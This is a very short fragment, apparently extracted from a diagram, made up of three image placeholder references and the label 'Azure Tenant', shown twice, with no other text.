





Azure Tenant




Azure Tenant



